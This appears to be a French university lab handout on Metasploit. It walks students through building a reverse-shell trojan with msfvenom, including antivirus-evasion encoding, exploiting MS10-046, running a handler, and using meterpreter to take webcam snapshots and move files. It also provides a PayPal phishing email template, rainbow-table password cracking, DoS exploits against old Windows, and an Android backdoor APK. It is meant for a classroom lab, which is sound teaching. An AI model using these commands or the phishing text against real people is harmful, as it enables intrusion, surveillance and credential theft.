

TP 5

Malwares – Metasploit framework

Objectif:

- Découvrir la plateforme de *Pentest* Metasploit
- Générer un code malveillant par Metasploit, l'installer par *social engineering* sur la machine VM Windows de la victime et récupérer des données confidentielles de la dernière
- Charger un code dans Metasploit, l'envoyer à la victime et infecter sa machine Windows
- Découvrir une vulnérabilité sur la machine Windows, charger le code nécessaire sur metasploit et exploiter la faille afin d'accéder à la machine victime

Configuration:

- Démarrez une machine virtuelle Kali Linux en mode pont (Bridged)
- Démarrez une machine Windows XP en mode pont
- Faites un Ping pour tester la connectivité entre les deux machines
- Sur la machine XP, sur le lecteur C:\, copiez le fichier nommé `Passwords.txt` fourni par l'enseignant
- Une autre machine Windows préconfigurée est à votre disposition pour la pirater (son L'adresse IP sera fournie pour le TP).

Partie 1: Découvrir la plateforme Metasploit

Metasploit est un outil de pentesting qui permet le développement et l'exécution d'exploits contre une machine sur un réseau. Il est développé en Ruby. Cet outil est utilisé pour identifier et exploiter les faiblesses des machines dans un réseau. Metasploit est donc un environnement d'exploitation de vulnérabilités conçu pour faciliter la tâche aux pentesteurs quand il s'agit d'effectuer des tests d'intrusion.

Terminologie:

Metasploit est une bibliothèque d'exploits, auxiliaires, et Payloads.

- **Exploit**: c'est un code permettant d'exploiter à son profit une vulnérabilité contre une machine distante
- **Auxiliary**: c'est un module qui augmente les performances des actions telles que l'analyse, l'énumération du système.
- **Payload**: c'est la charge qui est le morceau de code que nous voulons que le système exécute, les payloads sont livrées par le Framework. Le payload le plus utilisé est le *reverse shell* qui crée une connexion entre la machine cible et celle de l'attaquant.

Metasploit peut être utilisé de différentes manières:

- **msfcli**: c'est l'interface en ligne de commande de Metasploit, msfcli est utile si vous savez exactement quel exploit utiliser. Vous ne pouvez exécuter qu'une seule commande à la fois.
- **msfquii**: c'est la version graphique de Metasploit.
- **Msfconsole**: c'est le moyen le plus puissant pour utiliser toutes les fonctionnalités de Metasploit. On peut utiliser dans msfconsole plusieurs shells et les combiner.
- **msfweb**: c'est un serveur web autonome qui vous permet d'exploiter la puissance du Framework Metasploit via un navigateur.

Dans ce TP, on utilisera le msfconsole et un autre module appelé msfvenom qui vous permettra de générer un code malveillant.


Partie 2: realisation d'attaques

Objectif de l'exercice: générer du code malveillant, l'installer par ingénierie sociale sur la machine Windows de la victime et récupérer les données confidentielles de la victime. Vous pouvez créer un e-mail et l'envoyer à votre cible en espérant que l'utilisateur l'ouvre.

Avant que la victime n'ouvre le document, vous devez configurer un `multi-hadler listener`. Cela garantira que lorsque l'exploit sera déclenché, la machine attaquante pourra recevoir la connexion de la machine cible (reverse payload).

Metasploit sur Kali:

- lancez un terminal
- Lancer la console de l'outil: `msfconsole`



```
File Edit View Search Terminal Help
root@kali:~# service postgresql start
[ ok ] Starting PostgreSQL 9.1 database server: main.
root@kali:~# msfconsole

((--))
(( 0 0 ))
(( 0 0 ))
  M S F
  ||| ww |||
  ||| |||

Payload caught by AV? Fly under the radar with Dynamic Payloads in
Metasploit Pro -- learn more on http://rapid7.com/metasploit

=[ metasploit v4.9.2-2014052101 [core:4.9 api:1.0] ]
+ -- --[ 1311 exploits - 784 auxiliary - 221 post ]
+ -- --[ 335 payloads - 35 encoders - 8 nops ]
+ -- --[ Free Metasploit Pro trial: http://r-7.co/trymsp ]

msf > 
```

- Pour obtenir la liste des commandes: `help`
- Pour afficher la liste des vulnérabilités d'un service qu'on peut utiliser:
 - `search ftp`
 - `search shellshok`
 - `search win7`
 - `msf > search type:exploit platform:solaris`
- Affiche les paramètres qu'on peut utiliser pour un service :
 - `show exploits`
 - `show all, encoders, search, nops, exploits, payloads, auxiliary, plugins, options, advanced, evasion, targets`

Générer un code avec le format .exe :

Pour accéder à une machine windows victime à distance sans authentification, on suppose le scénario suivant :


- Machine 1: Host Kali Linux Machine
- Machine 2: Cible Windows XP Machine
- Code (exploit) à executer: `exploit/windows/browser/ms10_046_shortcut_icon_dllloader`

"Ms10_046 vulnerability: the code exploits a vulnerability in the handling of Windows Shortcut files (.LNK) that contain an icon resource pointing to a malicious DLL. This module creates a WebDAV service that can be used to run an arbitrary payload when accessed as a UNC path."

Techniques d'Attaques

Commandes à exécuter:

- #msf > use exploit/windows/browser/ms10_046_shortcut_icon_dllloader
- #msf > set payload windows/meterpreter/reverse_tcp
- #msf > show options
- #msf > set SRVHOST 137.194.43.X (machine attaquante)
- #msf > set LPORT 4444
- #msf > set LHOST 137.194.43.X (aussi la machine attaquante)
- #msf > exploit
- L'attaquant doit utiliser un peu d'ingénierie sociale pour inviter la victime à accéder au server-handler créé sur la machine de l'attaquant. c'est-à-dire qu'il envoie un e-mail avec un lien vers <http://137.194.43.X:80>
 - Envoyez un e-mail à la machine victime (la VM Windows) contenant un e-mail de phishing, par exemple:
"Dear Customer,
Your account is currently under review. Please complete the following security form to avoid suspension: *votre lien*
Best regards
PayPal Customer Service"
 - Si la machine victime est vulnérable, la fenêtre suivante apparaîtra et dès que l'utilisateur cliquera sur le lien, vous aurez accès à sa machine.
 - Avec Wireshark surveiller le trafic envoyé de la machine attaquante. Qu'est ce que vous voyez ?



- Utilisez meterpreter pour communiquer avec la machine distante
 - sessions
 - sessions -i theSession_Id
 - meterpreter > pwd
 -

Si vous n'arrivez pas à accéder à la machine distante (cela dépend du SP sur Windows et cela est fortement probable), utilisez la méthode suivante.

Créer un trojan horse:

- Pour accéder à la machine de la victime, nous allons créer un cheval de Troie (coolTrojan.exe) et l'envoyer à la victime.
- Pour afficher la liste des payloads : `root@kali:~# msfvenom -l payloads`
- Nous utiliserons: `windows/meterpreter/reverse_tcp`
- Créer le trojan:

Techniques d'Attaques

- o root@kali:~# msfvenom -p windows/meterpreter/reverse_tcp -a x86 --platform windows -f exe LHOST=192.168.1.18 LPORT=4444 > coolTrojan.exe
- o Si vous souhaitez ajouter de l'obfuscation de code pour échapper à la détection par un antivirus, vous pouvez encoder le code du malware en ajoutant l'option -e:
 - -e x86/shikata_ga_nai -i 20
- À l'aide de l'ingénierie sociale, envoyez le fichier coolTrojan.exe à la machine de la victime (arrêtez le pare-feu). Sur la machine de l'attaquant, démarrez le exploit handler:
 - o msf# use exploit/multi/handler
 - o msf exploit (handler)# set payload windows/meterpreter/reverse_tcp
 - o msf exploit (handler)# set LHOST 137.194.43.X (attacker IP)
 - o msf exploit (handler)# set LPORT 4444
 - o msf exploit (handler)# exploit
- Votre serveur côté attaquant écoute maintenant sur le port 4444
- Exécutez le cheval de Troie sur la machine de la victime.
- Vous avez maintenant accès à la machine de la victime. Utilisez meterpreter.

```
sessions -i theSession_ID
meterpreter > pwd
meterpreter> webcam_list
# 1: integrated webcam
meterpreter > webcam_snap 1
[*] Starting...
[+] Got frame
[*] Stopped
Webcam shot saved to: /root/YxdhwpeQ.jpeg
meterpreter >
```

```
meterpreter > download c:\\boot.ini
[*] downloading: c:\\boot.ini -> c:\\boot.ini
[*] downloaded : c:\\boot.ini -> c:\\boot.ini/boot.ini
meterpreter >
```

```
meterpreter > execute -f cmd.exe -i -H
Process 38320 created.
Channel 1 created.
Microsoft Windows XP [Version 5.1.2600]
C) Copyright 1985-2001 Microsoft Corp.
C:\\WINDOWS\\system32>
```

```
meterpreter > search -f autoexec.bat
Found 1 result...
c:\\AUTOEXEC.BAT
meterpreter > search -f sea*.bat c:\\xampp\\
Found 1 result...
c:\\xampp\\perl\\bin\\search.bat (57035 bytes)
meterpreter >
```

```
meterpreter > upload evil_trojan.exe c:\\windows\\system32
[*] uploading : evil_trojan.exe -> c:\\windows\\system32
[*] uploaded : evil_trojan.exe -> c:\\windows\\system32\\evil_trojan.exe
meterpreter >
```

```
meterpreter > webcam_list
1: Creative WebCam NX Pro
2: Creative WebCam NX Pro (VFW)
meterpreter >
```

Télécharger le fichier Passwords.txt: `meterpreter> download Passwords.txt`

Techniques d'Attaques

Crack the password's hash

Le fichier Passwords.txt contient le hash du mot de passe de l'utilisateur. Vous pouvez le cracker avec l'outil Rainbowcrack. Cet outil utilise les tables arc en ciel qui se base sur la technique de compromis temps-mémoire. Cette technique, différente de l'attaque par force brute, réduit considérablement le temps nécessaire pour casser un mot de passe.

Question : Faites des recherches et expliquez comment fonctionne la méthode « table arc en ciel » ?

Comment casser des mot de passe avec Rainbowcrack?

Les trois outils de Rainbowcrack pour trouver un mot de passe sont:

- **rtgen**: this tool is used to generate the rainbow tables, this step is sometimes called the pre-calculation stage. This step can be very slow. But once this calculation is done, the hack tool will be much faster. It supports several algorithms including: NTLM, MD2, MD4, MD5, SHA1, and RIPEMD160.
- **rtsort**: is used to sort the rainbow tables generated by rtgen.
- **rcrack**: is used to search the rainbow tables for the password hash.

Step 1: générer la rainbow table:

Pour générer une table arc-en-ciel, tapez la commande suivante:

```
# ./rtgen hash algorithm charset plaintext_len_min plaintext_len_max rainbow_table_index rainbow_chain_length rainbow_chain_count file_title_suffix
```

- **hash algorithm**: md5, MD2, MD4, SHA1,
- **loweralpha**: characters' type
- **plaintext_len_min**: the minimum number of characters that plain text can contain
- **plaintext_len_max**: the maximum number of characters that the clear text can contain
- **rainbow_table_index**: the index of the table
- **rainbow_chain_length**: the length of each rainbow chain in the table
- **rainbow_chain_count**: the number of chains in the rainbow table
- **file_title_suffix**: the title of the table file

créer une table arc-en-ciel avec les caractéristiques suivantes:

```
./rtgen md5 loweralpha 1 6 0 3800 335544 0
```

La table arc-en-ciel sera enregistrée dans le fichier:

md5_loweralpha #xxxxx.rt dans **/usr /share/rainbowcrack**

Vous pouvez générer autant de tables arc en ciel que vous le voulez et en mettant les paramètres qui vous conviennent, mais cela risque de prendre énormément de temps et d'espace sur le disque.

Step 2: Trier la rainbow table:

riez le fichier de la table arc-en-ciel avec la commande suivante:

```
rtsort .
```

(cela peut être utilisé sur Kali 2018+. Sinon, sur les anciennes versions, la commande est: **rtsort *.rt**)

Step 3: Casser le mot de passe:

Pour trouver le mot de passe correspondant à un hach dans les tables arc-en-ciel, tapez la commande suivante:

- **rcrack . -h thePasswordsHash**

Sur les anciennes versions:

Techniques d'Attaques

- `./rcrack *.rt -h thePasswordsHash`

Exemple:

- `rcrack . -h 6e69685d22c94ffd42ccd7e70e246bd9`

Part 3: Discover a vulnerability and attack the victim machine

Méthode 1 : Reconnaissance et exploitation :

Dans la vraie vie, vous devez rechercher une vulnérabilité sur la machine distante pour l'exploiter et accéder à la machine de la victime. Pour cet atelier, vous utiliserez la machine **Win2000** fournie par l'enseignant. Essayez d'y accéder en recherchant la faille correcte (vous devez chercher les failles une à une, cela dépend de la version de Windows sur la machine victime).

Mener une attaque contre un réseau inconnu nécessite une étape de reconnaissance pour obtenir des informations telles que le système d'exploitation des hôtes qui y sont connectés, les ports ouverts et les services associés. Ceci est réalisable grâce à l'outil Nmap. En effet, la commande `nmap -O -sV <IP_range>` scanne une plage d'adresse (ou une adresse individuelle) pour déterminer le système d'exploitation de l'hôte (option -O) et les services disponibles dont la version (option -sV).

- Quelles sont les propriétés de cette machines ?
- Lancer une recherche d'exploits possible ?
- Exploiter ces deux vulnérabilités :
 - **Vulnérabilité Plug-and-Play: CVE-2005-1983 (MS-05-039)**: ça entraîne le plantage (hanging permanent) de la machine distante qui ne répond plus aux commandes de l'utilisateur, ce qui est préjudiciable car c'est un déni de service pour celui-ci
 - **Vulnérabilité LSASS: CVE-2003-0533 (MS-04-011)** : ça crée un shell distant qui s'interrompt immédiatement. Or, ce qui diffère est que l'échec de l'exploit force l'arrêt du processus lsass.exe (Local Security Authority Subsystem Service) qui est responsable de l'application des politiques de sécurité de Windows (authentification des utilisateurs, écriture dans les journaux de sécurité...). En réponse à cela, le système doit redémarrer pour corriger son état (figure 19). Ceci peut également être considéré comme un déni de service.

Méthode : Reconnaissance et exploitation avec un outil:

Nous vous conseillons d'utiliser l'outil **Armitage**.

1. Scannez d'abord le réseau à l'aide de l'appel **nmap** intégré
2. Vous avez plusieurs options pour découvrir les attaques. La méthode la plus brutale est «Hail Mary». Cela testera tous les exploits possibles sans être furtif
3. Accédez à la machine vulnérable à l'aide d'un reverse shell ou via meterpreter

Bonus: Accéder à un téléphone Android à distance

Création d'un backdoor "Trojan App"

```
root@kali:~# msfpayload android/meterpreter/reverse_tcp LHOST=192.168.0.21  
lport=4444 R > app.apk
```

Utilisez le multi-handler exploit :

```
msf > use exploit/multi/handler
```

Choisissez le reverse TCP android payload :

```
msf exploit(handler) > set payload android/meterpreter/reverse_tcp
```

Techniques d'Attaques

Choisissez le local host :

```
msf exploit(handler) > set lhost 192.168.0.21
```

Choisissez le port local :

```
msf exploit(handler) > set lport 4444
```

Exploiter la faille

```
msf exploit(handler) > exploit
```